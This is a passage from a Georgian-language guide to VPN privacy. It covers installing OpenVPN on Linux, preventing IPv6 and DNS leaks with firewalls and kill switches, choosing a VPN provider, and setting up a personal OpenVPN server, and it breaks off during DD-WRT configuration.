როგორ ხდება კლიენტის დაყენება? დაგჭირდებათ პაკეტები: openvpn და network-manager-openvpn-gnome. ზოგიერთ Linux სისტემაში ეს პაკეტები შეიძლება უკვე დაყენებული იყოს.

აამუშავეთ ბრძანება:

```
sudo apt-get install openvpn
```

აკრიფეთ პაროლი და დაიწყება პაკეტების დაყენება. ამის შემდეგ შეიყვანეთ ბრძანება:


```
sudo apt-get install network-manager-openvpn-gnome
```

დაყენდება OpenVPN-ის ქსელის მენეჯერი.

ამის შემდეგ კი, იმის მიხედვით რომელი სისტემა გაქვთ, გრაფიკული ინტერფეისით შესაძლებელია VPN-ის დაყენება იმავე პარამეტრებით და ფაილებით რაც ზემოთ განვიხილეთ.

როგორ შევაჩეროთ VPN-ის გაჟონვა Firewall და ამომრთველბი (kill switch)

VPN-ებს შეუძლიათ დაშიფრონ მონაცემები და DNS მოთხოვნები, რომ მოთვალთვალე მხარეს დაუმალონ რომელ საიტებზე გაქვთ წვდომა.



თუმცა აქაც ხდება ხარვეზები. თურმე, თუ კავშირი უცბად გაწყდა, შესაძლებელია რომ თქვენმა VPN მა დაუშიფრავი მონაცემები გააგზავნოს. თანაც ეს ხდება არა მარტო IPv4 პაკეტების, არამედ IPv6 პაკეტების შემთხვევაში. IPv6 ჯერჯერობით ფართოდ არ გამოიყენება ინტერნეტში, მაგრამ მისი პროტოკოლი და პაკეტები უკვე ოპერაციულ სისტემების ნაწილია. თურმე შესაძლებელია რომ ეს პაკეტების დაუშიფრავად გაიგზავნონ და შესაბამისად თქვენი ვინაობა დადგინდეს. ეს ბმული https://spiral.imperial.ac.uk/bitstream/10044/1/56834/5/%5BProceedings%20on%20Privacy%20Enhancing%20Technologies%5D%20A%20Glance%20through%20the%20VPN%20Looking%20Glass%20IPv6%20Leakage%20and%20DNS%20Hijacking%20in%20Commercial%20VPN%20clients.pdf გადაგიყვანთ საინტერესო სტატიაზე, რომელიც აგიხსნით IPv6-ს გაჟონვას, სტატიის სათაურია A Glance through the VPN Looking Glass: IPv6 Leakage and DNS Hijacking in Commercial VPN client.

ამ სტატიაში აღწერილია თუ როგორ ხდება გაჟონვა და დასაბუთებულია რომ ეს მომსახურე კომპანიების არაკომპეტენტურობის გამო ხდება. სტატიაში გაანალიზებულია ბევრი წამყვანი კომერციული VPN მომწოდებელი. ეს ცხრილი გიჩვენებთ რა აღმოაჩინეს:

Provider	Countries	Servers	Technology	DNS	IPv6-leak	DNS hijackin
Hide My Ass	62	641	OpenVPN, PPTP	OpenDNS	Y	Y
IPVanish	51	135	OpenVPN	Private	Y	Y
Astrill	49	163	OpenVPN, L2TP, PPTP	Private	Y	N
ExpressVPN	45	71	OpenVPN, L2TP, PPTP	Google DNS, Choopa Geo DNS	Y	Y
StrongVPN	19	354	OpenVPN, PPTP	Private	Y	Y
PureVPN	18	131	OpenVPN, L2TP, PPTP	OpenDNS, Google DNS, Others	Y	Y
TorGuard	17	19	OpenVPN	Google DNS	N	Y
AirVPN	15	58	OpenVPN	Private	Y	Y
PrivateInternetAccess	10	18	OpenVPN, L2TP, PPTP	Choopa Geo DNS	N	Y
VyprVPN	8	42	OpenVPN, L2TP, PPTP	Private (VyprDNS)	N	Y
Tunnelbear	8	8	OpenVPN	Google DNS	Y	Y
proXPN	4	20	OpenVPN, PPTP	Google DNS	Y	Y
Mullvad	4	16	OpenVPN	Private	N	Y
Hotspot Shield Elite	3	10	OpenVPN	Google DNS	Y	Y


Table 1. VPN services subject of our study

გაითვალისწინეთ რომ ეს ცხრილი 2015-ში გამოქვეყნდა ბევრმა ამ კომპანიამ გააუმჯობესა თავისი მომსახურება მგრამ მაინც ეს ცხრილი გიჩვენებთ რომ თითქმის ყველა წამყვან კომპანიას ჰქონდა გარკვეული ხარვეზები.

გაჟონვის მიზეზი კი იმაში მდგომარეობს, რომ თუ რამე მიზეზის გამო VPN მომსახურება გაწყდა, მაშინ ყველა პროგრამას სისტემურად აქვს ნაგულისხმები რომ მონაცემების გადაცემა გააგრძელოს VPN-is გარეშე. ანუ გააგზავნოს დაუშიფრავი მონაცემები. ეს კი უზარმაზარი ხარვეზია რადგან VPN მომსახურება შეიძლება ნებისმიერ მომენტში გაწყდეს, ან კომპიუტერში მომხდარი ხარვეზის გამო ან სერვერს გაუჩნდეს ხარვეზი, თუ ასეთ შემთხვევაში მონაცემების გადაცემა დაუშიფრავად გაგრძელდება, მოხდება ინფორმაციის გაჟონვა და შესაბამისად ვინაობის გამოვლენაც.

როგორ გავაჩეროთ ეს გაჟონვები? პირველ რიგში გამორთეთ IPv6, მას ძალიან ცოტა ვინმე თუ იყენებს და თუ იყენებთ ნამდვილად გეცოდინებათ ამის შესახებ. შესაბამისად, მოძებნეთ როგორ უნდა გამორთოთ IPv6 თქვენ ოპერაციულ სისტემაში. ჩვეულებრივ ეს ძალიან მარტივია. Windows-ის შემთხვევაში ეს ბმული https://www.home-network-help.com/disable-ipv6-in-windows-7.html აგიხსნით როგორ გამორთოთ IPv6, მიუხედავად იმისა რომ სტატია Windows 7 სათვისაა დაწერილი Windows 10- შიც იგივე უნდა გააკეთოთ. Mac კომპიუტერებისათვის კი ეს ბმული https://osxdaily.com/2014/04/18/disable-ipv6-mac-os-x/ გიხსნით იგივეს. Linux-ის შემთხვევაში კი https://www.binarytides.com/disable-ipv6-ubuntu/ .

უნდა დაბლოკოთ მონაცემების გაგზავნა თუ ისინი VPN-ით არ გადაიცემიან. ამის გაკეთებას კარგად აგიხსნით ეს საიტი https://www.24vc.com/guide?v=how-to-block-non-vpn-traffic . ალბათ ყველას ჯობია რომ გამოიყენოთ კლიენტი რომელსაც ჩამონტაჟებული აქვს ეს ფუნქციები და ე. წ. VPN Kill Switch (ამომრთველი)



მაგალითად ამ კლიენტზე ამომრთველი ავტომატურ რეჟიმშია დაყენებულ. ზოგი კლიენტი DNS სერვერის განსაზღვრის საშუალებასაც გაძლევთ და კლიენტიდან შეგიძლიათ გამორთოთ IPv6. როგორც წესი ამ კლიენტების უმეტესობას უნდა ჰქონდეთ გარკვეული ტიპის Firewall. საქმე იმაშია რომ პროგრამა თავიდან კი ამოწმებს DNS-ს მაგრამ თუ DNS მოგვიანებით შეიცვალა შემოწმება აღარ ხდება. ასეთი შემოწმების მუდმივად გასაკეთებლად კი გარკვეული ტიპის Firewall-ია საჭირო. რომელიც მუდმივად დაბლოკავს DNS-ის შეცვლის მცდელობებს. თუმცა, ძნელია იცოდეთ როგორ მუშაობს კლიენტი პროგრამა რომელიც კომერციულმა კომპანიამ მოგაწოდათ. წესით, თუ პროგრამა კარგადაა დაწერილი არავითარი სირთულე არ უნდა გაგიჩნდეთ VPN-თან მიმართებაში. ბევრი წამყვანი კომპანია სწორედ ასეთ კლიენტებს გაწვდიან. ტესტირებით შეიძლება დაადგინოთ ხდება თუ არა რამე ტიპის გაჟონვა. თუმცა თუ ძალიან სანდო სისტემა გჭირდებათ მაშინ შესაძლებელია შიგა Firewall-ით დაბლოკოთ მონაცემების VPN-ის გარეშე გაიგზავნის მცდელობები. მაგალითად Windows Firewall-ში შეგიძლიათ პროგრამებს დაუბლოკოთ მონაცემთა გაგზავნა VPN-ის გარეშე. ეს ბმული https://www.24vc.com/guide?v=how-to-block-non-vpn-traffic გასწავლთ როგორ ხდება ამის გაკეთება. არსებობს სხვა Firewall-ებიც რომლებიც იგივე საშუალებას მოგცემენ:

- Tiny wall https://tinywall.pados.hu/
- Comodo Personal Firewall https://personalfirewall.comodo.com/ უფასო ვერსია. ფორუმი https://forums.comodo.com/firewall-help-cis/configuring-to-block-all-nonvpn-traffic-t91413.15.html დაგეხმარებათ კონფიგურაცია გაუკეთოთ Comodo-ს და ბმულიდან https://proprivacy.com/vpn/guides/build-your-own-vpn-kill-switch-in-windows-comodo ისწავლით როგორ შექმნათ თქვენი საკუთარი ამომრთველი Comodo-ს გამოყენებით.

არსებობს პროგრამები რომლებიც VPN-მონიტორინგის საშუალებას იძლევიან, მაგალითად VPNetMon https://download.cnet.com/VPNetMon/3000-2162_4-10688111.html, ეს პროგრამა დახურავს შესაბამის პროგრამებს როცა VPN კავშირი გაწყდება და არ დაუშვებს დაუშიფრავი ტექსტის გადაცემას.

ასეთივე პროგრამაა VPNCheck http://www.guavi.com/vpncheck_free.html მაგრამ აქ PRO ვერსის ყიდვა დაგჭირდებათ.

MAC- სათვის შეგიძლიათ გამოიყენოთ PF Firewall, რომელიც ოპერაციულ სისტემას მოჰყვება. როგორ გამოიყენოთ ეს Firewall აღწერილია ბმულზე https://airvpn.org/forums/topic/1713-win-mac-bsd-block-traffic-when-vpn-disconnects/#entry2532. გრაფიკული ინტერფეისით სამუშაოდ საუკეთესოა Murus https://www.murusfirewall.com/ . ეს ვიდეო აგიხსნით https://www.youtube.com/watch?v=bwmfyAEDirc როგორ იმუშაოთ Murus-თან

და ბოლოს LittleSnitch https://www.obdev.at/products/littlesnitch/index.html -ით ასევე შიძლება VPN გარეთა კავშირის დაბლოკვა.

Liniux-ში ცხადია IP Tables არის მთავარი არჩევანი. სახელმძღვანელოს კი იპოვით ბმულზე: https://www.inputoutput.io/hardening-your-vpn-setup-with-iptables/

VPN Firewall https://github.com/adrelanos/VPN-Firewall ეს პროგრამა მონაცემების გადაცემას კრძალავს, მას შემდეგ რაც VPN კავშირი გაწყდება. პროგრამა მუშაობს OpenVPN-თან.

VPNDemon https://github.com/primaryobjects/vpndemon VPN-კავშირის შეწყვეტისას დახურავს იმ პროგრამებს რომლებიც VPN კავშირს იყენებენ.

თუ Windows 10-ს იყენებთ, მას უფრო მეტი ხარვეზები აქვს DNS გაჟონვასთან მიმართებაში. https://github.com/ValdikSS/openvpn-fix-dns-leak-plugin ეს პროგრამა დაგეხმარებათ ამის აღმოფხვრაში. საქმე იმაშია, რომ Windows 10 მოთხოვნას უგზავნის ქსელის ყველა ინტერფეისს და პასუხობს იმას რომლისგანაც უფრო სწრაფად მიიღებს პასუხს, თუ DNS ადგილობრივ ქსელშია მოთავსებული ჰაკერს შეუძლია გამოიყენოს WIFI რომ მოიპაროს DNS მოთხოვნები, იმ შემთხვევაშიც კი თუ VPN-ს იყენებთ. საზოგადოდ, უნდა მოერიდოთ Windows 10 -ის გამოყენებას თუ კონფიდენციალურობა გაინტერესებთ.

იმისათვის რომ შეამოწმოთ იჟონება თუ არა თქვენი DNS, საიტიდან https://www.dnsleaktest.com/how-to-fix-a-dns-leak.html მოახერხებთ შემოწმებას. ეს საიტი ასევე გაძლევთ რჩევებს როგორ აუაროთ გვერდი DNS-ის გაჟონვას.

საბოლოოდ, VPN-ის გამოყენებისას უნდა გამოიყენოთ კლიენტი რომელიც არ ჟონავს DNS-ს, ასევე დააყენოთ Firewall რომ აკრძალოთ გაჟონვა და შემდეგ ქსელის ანალიზატორით, მაგალითად Wireshark შეამოწმოთ ხომ არ ხდება გაჟონვა.

VPN-ის კარგი მომწოდებლის არჩევა

VPN-ის ასარჩევად პირველ რიგში უნდა იცოდეთ რაშ გჭირდებათ VPN, რისგან იცავთ თავს. ეს არის ცენზურა, პასიური თუ აქტიური თვალთვალი, თვალთვალი ინტერნეტის მომწოდებლის მიერ, კონფიდენციალურობა, ანონიმურობა თუ კიდევ რამე სხვა. ეს მიზეზები განსაზღვრავს რა გჭირდებათ VPN-ის მომწოდებლისაგან.


მაგალითისათვის, თუ გინდათ რომ VPN-ით გვერდი აუაროთ Firewall-ს საჭიროა VPN რომელიც კავშირს ისე წარმოადგენს თითქოს ნორმალური კავშირია და არ მოდის VPN-დან, ან თუ ადგილობრივ WIFI კავშირისას გინდათ თავი დაიცვათ ჰაკერისაგან, მაშინ ადგილობრივი და სწრაფი VPN საკმარისია. VPN-ის მომწოდებლის პოვნა ხდება

მომწოდებლების შესახებ სხვადასხვა რეცენზიებისა თუ აზრების მოძიებით. სამწუხაროდ, უმეტეს შემთხვევაში, ასეთი რეცენზიები ტყუილია. ისინი დაწერილია ხალხის მიერ რომლებიც ფულს იღებენ მომწოდებლებისაგან. კარგი მომწოდებლის პოვნა არ არის ადვილი საქმე, მოგცემთ რამდენიმე რჩევას, მომწოდებლებმა შემდეგი პირობები უნდა დააკმაყოფილონ:

1. კომპანია არ უნდა იყოს რეგისტრირებული თქვენი მოწინააღმდეგის გავლენის სფეროში;
2. არ უნდა ინახავდეს მომხმარებლის ინფორმაციას;
3. უნდა იყენებდეს OpenVPN-ს (2048 ბიტიანი ან 4096 ბიტიანი RSA, DHE-RSA- AES256-SHA, AES256-CRC-SHA) დაშიფვრით
4. გადახდები უნდა მოხდეს ანონიმურად;
5. არავითარი პერსონალური ინფორმაცია;
6. რამდენიმე მოწყობილობის ერთდროულად შეერთების საშუალება და სისწრაფე;
7. არავითარი გასხვისებული მომსახურება;
8. პაროლის შეცვლის შესაძლებლობა;
9. კლიენტი პროგრამა არ უშვებს გაჟონვას;
10. აქვს საკუთარი DNS სერვერები;
11. გააჩნია საკუთარი ქსელის და სერვერების ფიზიკური კონტროლი;
12. წაიკითხეთ კონტრაქტის პირობები და დარწმუნდით რომ ყველაფერი წესრიგშია;
13. გამაგრებული სერვერები;
14. დამატებითი მომსახურებები არ მუშაობენ VPN-თან ერთად;
15. მომხმარებლის ინფორმაცია კონფიდენციალურად ინახება და გამოიყენება;
16. პორტების გადამისამართება საჭიროების შემთხვევაში.

საიტზე https://torrentfreak.com/best-vpn-anonymous-no-logging/ ნახავთ VPN-ის შეფასებებს, აქ სხვადასხვა მომწოდებლები პასუხობენ 12 შეკითხვას ზემოთ ჩამოთვლილი 16 დან. უნდა ნახოთ რომელი მომწოდებელი აკმაყოფილებს თქვენ მოთხოვნებს. კიდევ ერთი კარგი საიტია https://www.vyprvpn.com/blog/myths-about-vpn-logging-and-anonymity

საიტი https://www.reddit.com/r/VPN/ მოგცემთ ყველაზე უფრო ახალ ჩამონათვალს VPN მომწოდებლების შესახებ. https://www.safetydetectives.com/best-vpns/ კი ერთმანეთს ადარებს მათი აზრით საუკეთესო VPN მომწოდებლებს.




ეს საიტი გაძლევთ ნამდვილად დაწვრილებით და მნიშვნელოვან ინფორმაციას VPN მომწოდებლებზე. ცხადია გარანტიას ვერ მოგცემთ რომ ეს ინფორმაცია ყოველთვის სწორია, მაგრამ, როგორც მინიმუმ, გაძლევთ მომწოდებლების ერთმანეთთან შედარების საშუალებას.

საკუთარი OpenVPN სერვერი

საკუთარ VPN სერვერს ბევრი უპირატესობა გააჩნია. პირველ რიგში თქვენ მართავთ ამ სერვერს და შესაბამისად გამორიცხულია შუა კაცის შეტევები და მომწოდებლის მიერ მონაცემების წაკითხვა. გააჩნია როგორ სერვერს დააყენებთ, მაგრამ უმეტეს შემთხვევაში შესაძლებელია ფულის გადახდის კვალის გარეშე ამის გაკეთება. საკუთარი სერვერის შემთხვევაში შეგიძლიათ აარჩიოთ როგორ დაშიფვრასა და სერტიფიკატებს გამოიყენებთ. მოკლედ სრული მართვა გექნებათ როგორც უსაფრთხოების, ისე კონფიდენციალურობის. ეს ყველაფერი კარგია იმ შემთხვევაში თუ იცით რას აკეთებთ. თუ სერვერის დაყენების დროს რამე შეცდომას დაუშვებთ, ცხადია ინფორმაციის დაცვა დასუსტდება ან შეიძლება სულაც ვერ დაიცვათ მონაცემები. OpenVPN სერვერის დაყენება არ არის ადვილი საქმე და სახლის პირობებში სერიოზული სერვერის დაყენება თითქმის შეუძლებელია, ან ძვირი დაჯდება. თუმცა არის რამდენიმე საშუალება რომლითაც შედარებით კარგ სერვერს თითქმის ყოველგვარი დანახარჯის გარეშე გააკეთებთ. ასეთი შესაძლებლობაა გააქტიუროთ OpenVPN სერვერი რომლიც DDWRT-ის მოყვება, PFSense-ს Firewall-ს ასევე მოყვება Open VPN server. მაგალითად თუ გაქვთ Raspberry PI, ამ პატარა კომპიუტერზეც კი შეიძლება OpenVPN სერვერის დაყენება. ზოგიერთ NAS (ქსელის მყარი დისკი) მოწყობილობასაც კი მოყვება OpenVPN სერვერი, თუმცა უსაფრთხოების სისუსტის გამო ამ სერვერის გამოყენებას არ გირჩევთ. ყველა ეს სერვერები სახლის ქსელში იმუშავებს. ცხადია კომპიუტერები ქსელის შიგნით შეიძლება VPN-ით დაუკავშიროთ ერთმანეთს. მაგრამ მთავარი გამოყენება მაინც იქნება რომ გარედან დაუკავშირდეთ ქსელს. მაგალითად თუ ხართ სასტუმროში ან სადმე სხვაგან და გინდათ რომ სახლის ქსელში მოთავსებულ NAS (ფაილების სერვერს) დაუკავშირდეთ, ან თქვენი VPN სერვერის გავლით დაუკავშირდეთ ინტერნეტს. ჩემი გამოცდილებით ასეთი კავშირები საკმაოდ ნელია და ცხადია კომერციულ VPN მომწოდებელს ვერ შეეჯიბრება, მაგრამ სამაგიეროდ ამ კავშირს მთლიანად თქვენ აკონტროლებთ.


არის კიდევ ამაზონის AWS მომსახურება, სადაც ღრუბელში შეიძლება VPN სერვერის დაყენება, თუმცა ეს უფრო რთული პროცესია და გარკვეულ ცოდნას მოითხოვს.

Raspberry Pi ზე სერვერის დაყენება საკმაოდ მარტივი და სულ ორი ბრძანება ჭირდება ეს ბმული https://www.pivpn.io/ უფრო დაწვრილებით აგიხსნით როგო დააყენოთ სერვერი. აქ მოყვანილი ბრძანებები იმუშავებს Ubuntu-ზე და Debian-ზეც, თუმცა სერვერის ეს ვერსია ძალიან პატარა სიმძლავრის კომპიუტერზე სამუშაოდაა შექმნილი. ამავე საიტზე ნახავთ ბმულს რომელიც გადაგიყვანთ გვერდზე სერვერის დაყენების დაწვრილებითი ინსტრუქციებით. გაითვალისწინეთ რომ რუტერზე მოგიწევთ პორტის გახსნა ანუ NAT-ის გახსნა იმისთვის რომ გარედან მოახერხოთ VPN სერვერზე წვდომა.




ეს კი ცხადია სხვებსაც უხსნის გზას და შესაბამისად უკვე აღწერილი უსაფრთხოების ზომები უნდა დაიცვათ მათ შორის Firewall-ის საშუალებით.

როგორც უკვე ვთქვით, შესაძლებელია გამოიყენოთ OpenVPN სერვერი რომელიც თქვენ რუტერს შეიძლება მოყვებოდეს, ან რომელიც თქვენ მიერ ჩატვირთულ OPN DDWRT სისტემას მოყვება. ეს ბმული დაწვრილებით აგიხსნით თუ როგორ უნდა დააყენოთ VPN სერვერი https://forum.dd-wrt.com/wiki/index.php/VPN_%28the_easy_way%29_v24%2B ამ სისტემას საკმაოდ მარტივი გრაფიკული ინტერფეისი აქვს




შესაძლებელია აარჩიოთ რომელი VPN სერვერის დაყენება გინდათ, ჩვენ შემთხვევაში ვაყენებთ OpenVPN-ს. შესაბამისად უნდა აარჩიოთ მის გასწვრივ მოთავსებული Enable გადამრთველი. ასევე Config As ის გასწვრივ აარჩიეთ Server გადამრთველი. და შემდეგ უნდა განვსაზღვროთ პარამეტრები,



